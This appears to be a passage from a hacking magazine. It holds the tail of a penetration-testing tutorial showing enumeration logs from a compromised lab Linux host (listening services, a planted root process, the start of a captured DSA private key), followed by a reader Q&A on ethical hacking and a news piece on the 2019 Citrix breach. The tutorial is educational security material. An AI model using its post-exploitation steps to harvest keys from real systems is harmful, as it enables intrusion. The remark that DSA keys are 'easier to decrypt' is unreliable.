In this case, the HOSTS file doesn't have much information about any IP addresses.

The next file shows us all the active services running on the target system.




```
20190616072819_default_192.168.41.173_linux.enum.netwo_138854.txt

COMMAND    PID      USER   FD   TYPE DEVICE SIZE NODE NAME
dhclient3 4102      dhcp    4u  IPv4  10689       UDP *:68
portmap   4295    daemon    3u  IPv4  11321       UDP *:111
portmap   4295    daemon    4u  IPv4  11326       TCP *:111 (LISTEN)
rpc.statd 4313     statd    5r  IPv4  11364       UDP *:673
rpc.statd 4313     statd    7u  IPv4  11372       UDP *:55423
rpc.statd 4313     statd    8u  IPv4  11375       TCP *:43707 (LISTEN)
named     4697      bind   20u  IPv6  12267       UDP *:53
named     4697      bind   21u  IPv6  12268       TCP *:53 (LISTEN)
named     4697      bind   22u  IPv4  12270       UDP 127.0.0.1:53
named     4697      bind   23u  IPv4  12271       TCP 127.0.0.1:53 (LISTEN)
named     4697      bind   24u  IPv4  12272       UDP 192.168.41.173:53
named     4697      bind   25u  IPv4  12273       TCP 192.168.41.173:53 (LISTEN)
named     4697      bind   26u  IPv4  12274       UDP *:57338
named     4697      bind   27u  IPv6  12275       UDP *:34220
named     4697      bind   28u  IPv4  12276       TCP 127.0.0.1:953 (LISTEN)
named     4697      bind   29u  IPv6  12277       TCP [::1]:953 (LISTEN)
sshd      4721      root    3u  IPv6  12315       TCP *:22 (LISTEN)
mysqld    4844     mysql   10u  IPv4  12495       TCP *:3306 (LISTEN)
postgres  4936 postgres    6u  IPv4  12708       TCP *:5432 (LISTEN)
postgres  4936 postgres    8u  IPv4  12717       UDP 127.0.0.1:57386->127.0.0.1$
postgres  4939 postgres    8u  IPv4  12717       UDP 127.0.0.1:57386->127.0.0.1$
postgres  4940 postgres    8u  IPv4  12717       UDP 127.0.0.1:57386->127.0.0.1$
postgres  4941 postgres    8u  IPv4  12717       UDP 127.0.0.1:57386->127.0.0.1$
postgres  4942 postgres    8u  IPv4  12717       UDP 127.0.0.1:57386->127.0.0.1$
distccd   4963    daemon    4u  IPv6  12784       TCP *:3632 (LISTEN)
distccd   4964    daemon    4u  IPv6  12784       TCP *:3632 (LISTEN)
rpc.mount 5031      root    6u  IPv4  12953       UDP *:34665
rpc.mount 5031      root    7u  IPv4  12958       TCP *:51674 (LISTEN)
distccd   5099    daemon    4u  IPv6  12784       TCP *:3632 (LISTEN)
master    5100      root   11u  IPv4  13105       TCP *:25 (LISTEN)
nmbd      5108      root    6u  IPv4  13264       UDP *:137
nmbd      5108      root    7u  IPv4  13265       UDP *:138
nmbd      5108      root    8u  IPv4  13267       UDP 192.168.41.173:137
nmbd      5108      root    9u  IPv4  13268       UDP 192.168.41.173:138
distccd   5110    daemon    4u  IPv6  12784       TCP *:3632 (LISTEN)
smbd      5111      root   21u  IPv4  13289       TCP *:445 (LISTEN)
smbd      5111      root   22u  IPv4  13290       TCP *:139 (LISTEN)
xinetd    5137      root    5u  IPv4  13405       TCP *:21 (LISTEN)
xinetd    5137      root    6u  IPv4  13406       TCP *:23 (LISTEN)
xinetd    5137      root    8u  IPv4  13407       UDP *:69
xinetd    5137      root    9u  IPv4  13408       TCP *:514 (LISTEN)
xinetd    5137      root   10u  IPv4  13409       TCP *:513 (LISTEN)
xinetd    5137      root   11u  IPv4  13410       TCP *:512 (LISTEN)
xinetd    5137      root   12u  IPv4  13411       TCP *:1524 (LISTEN)
proftpd   5177   proftpd    1u  IPv6  13443       TCP *:2121 (LISTEN)
jsvc      5239 tomcat55    49u  IPv4  13793       TCP *:8180 (LISTEN)
apache2   5259      root    3u  IPv4  13577       TCP *:80 (LISTEN)
apache2   5261 www-data    3u  IPv4  13577       TCP *:80 (LISTEN)
apache2   5263 www-data    3u  IPv4  13577       TCP *:80 (LISTEN)
apache2   5264 www-data    3u  IPv4  13577       TCP *:80 (LISTEN)
apache2   5267 www-data    3u  IPv4  13577       TCP *:80 (LISTEN)
apache2   5269 www-data    3u  IPv4  13577       TCP *:80 (LISTEN)
rmiregist 5280      root    7u  IPv4  13694       TCP *:1099 (LISTEN)
```



```
   20190616072819_default_192.168.41.173_linux.enum.netwo_138854.txt

Xtightvnc 5300     root    3u  IPv4  13668       TCP *:5900 (LISTEN)
unrealirc 5301     root    2u  IPv4  13663       TCP *:6667 (LISTEN)
unrealirc 5301     root    3u  IPv4  13664       TCP *:6697 (LISTEN)
apache2   5434 www-data    3u  IPv4  13577       TCP *:80 (LISTEN)
telnet    5459   daemon    3u  IPv4  15169       TCP 192.168.41.173:44051->192.$
telnet    7512   daemon    3u  IPv4  41190       TCP 192.168.41.173:57313->192.$
telnet    7711   daemon    3u  IPv4  45483       TCP 192.168.41.173:37342->192.$
apache2   7848 www-data    3u  IPv4  13577       TCP *:80 (LISTEN)
telnet    7871     root    3u  IPv4  13664       TCP *:6697 (LISTEN)
telnet    7871     root    5u  IPv4  47056       TCP 192.168.41.173:57876->192.$
BywUJ     7882     root    3u  IPv4  13664       TCP *:6697 (LISTEN)
BywUJ     7882     root    5u  IPv4  47110       TCP 192.168.41.173:43701->192.$
```

As we can see in the above images, there are numerous active connections belonging to services like apache2, telnet, unrealirc, rmiregistry, xinetd and postgresql etc. (Readers should note that we have hacked all of these services in our previous Issues).

In the next file, we have the SSH keys. As we open the file we can see that the key is configured with DSA (Digital Signature Algorithm). Note that DSA key is easier to decrypt than RSA key.



```
   20190616072819_default_192.168.41.173_linux.enum.netwo_751470.txt

["-----BEGIN DSA PRIVATE KEY-----\nMIIBugIBAAKBgQDVoHGx78RdmEV9IE4s8qGWs8x4lOfu$

                                  [ Read 1 line ]
```

(To Be Continued)

HACKING Q & A

Q : Is it safe to learn ethical hacking as a female?

A : I don't know why you got that doubt but there is no such question of safe or unsafe in pursuing ethical hacking unless you are doing something malicious. Then irrespective of gender you can get into trouble with the authorities.

Apart from this, ethical hacking is an interesting course which imbues lot of knowledge.

Q : Is Germany vulnerable to cyber attacks?

A: Any nation connected to internet is vulnerable to cyber attacks if security standards are not maintained properly.

Seeing the recent data breach of many popular German politicians performed by a disgruntled student we can say Germany is more than vulnerable to cyber attacks. Many experts who investigated the above mentioned data breach also advised the Government of Germany to take cyber security seriously.

Q : Why do China and Russia have better hackers even though America produces most of the world's best technology and programmers?

A: In hacking world, we believe that the best hacker is the one who doesn't allow his identity or name to be revealed as the best hacker. In simple terms, the best hacker is the one who goes undetected.

So just because there are many news reports of hacking attacks performed by Russian and Chinese hackers, it doesn't mean that they are the best in the business.

The fact that USA has been able to detect and identify many of these hacking attacks proves their technological superiority. Not only detecting, the US has also identified the hackers responsible and also arrested some of them. In some cases, there are unconfirmed reports that they have hacked back the hackers themselves. So in my opinion, the United States of America still has the best hackers in the world.

Q : Does authentication with a single password make me vulnerable to hackers?

A : Although there is a probability that it is relatively easier to crack single passwords, It cannot be said that it is very simple to hack it. It can only be easily hacked if the password is either common or easily guessable.

If users set a complex password, which can be a combination of Upper Case Letters, Lower Case letters, numbers and special characters, then it will be very difficult for hackers to crack it. Some passwords take years to crack even by brute forcing programs. The time required to crack the password depends upon the complexity of the password set.

Q : Is certification in CEH worthwhile?

A : Certified Ethical Hacker is an entry level certification for getting job in the cyber security domain and also to take a higher level job (promotion) in this domain. So CEH certification is worthwhile in these scenarios.

But remember that CEH certification by itself doesn't guarantee you a job in cyber security. In my opinion, CEH course doesn't cover all the topics in detail that enables beginners to become a penetration tester or for that matter take up any cyber security job. In scenarios like these, CEH certification is not worthwhile.

Send all
your questions
regarding
hacking
to
qa@hackercool.com

CITRIX SYSTEMS

DATA BREACH THIS MONTH

Citrix or Citrix Systems is an American multinational software company that provides server, networking, software as a service (SaaS), application and desktop virtualization and cloud computing technologies. Worldwide over 400,000 clients use the services provided by Citrix.

What?

Over 6TB of data belonging to the company Citrix has been breached. Although it is not revealed as to what exactly has been compromised, it is reported that emails, blue prints and documents belonging to different companies using the services of Citrix have been accessed. It is to be noted that the clients of Citrix include the American military and its various government agencies.

How?

It is reported that on December 28, Citrix enterprise giant has been warned by a cybersecurity firm Resecurity that its network has been hacked during the Christmas period. Citrix responded by replying that it took necessary action and launched an internal probe into the breach. However on March 8 2019, FBI contacted Citrix saying that there is high probability that the internal network of it has been accessed and data exfiltrated by a foreign hacker group. Subsequently the company discosed about the breach.

> *"However on March 8 2019, FBI contacted Citrix saying that there is high probability that the internal network of Citrix has been hacked and data exfiltrated by a foreign hacker group."*

According to FBI, the hackers most likely used password spraying attack to gain access. In this type of attack, hackers try a single commonly used password against many user accounts. If they fail, additional common passwords will be tried until the accounts are hacked. After successfully getting access, they try to bypass other security layers.

Who?

Meticulous operation of this hack suggests the involvement of a state sponsored cyber spies. According to initial reports, the accused is IRIDIUM hacker group which is allegedly an Iranian hacker group.

The cyber security firm Resecurity which was the first to point fingers at the IRIDIUM hacker group said that it came to this conclusion after observing the modus operandi of this hack.

IRIDIUM is allegedly backed by Iranians although the company says it is not sure about this. Resecurity says it came to this conclusion as the group focuses on those foreign politicians and firms who have a history of anti Iranian activity. Generally the group's activity spikes just after any anti Iran activity.

For example, recently it's name popped up in the hacking of Australian parliament. Although Australia hadn't done much to antagonize Iran, this hacking incident came soon after the event for celebration of Israel-Australia 70 years friendship. Israel happens to be staunch enemy of Iran.

The usual targets of Iridium hacker group include sensitive government, diplomatic, and military targets of nations belonging to the Five Eyes intelligence alliance which comprise of Australia, Canada, New Zealand, UK and the United States.

Additional evidence that points that this group is aligned towards Iran is that this group uses the same tools and techniques which are used by other hacking groups associated with associated with the Iranian Revolutionary Guard Corps.

Aftermath

Citrix announced that it doesn't have any idea as to whose data was breached and it said that the company is still conducting investigation although the threat has been contained.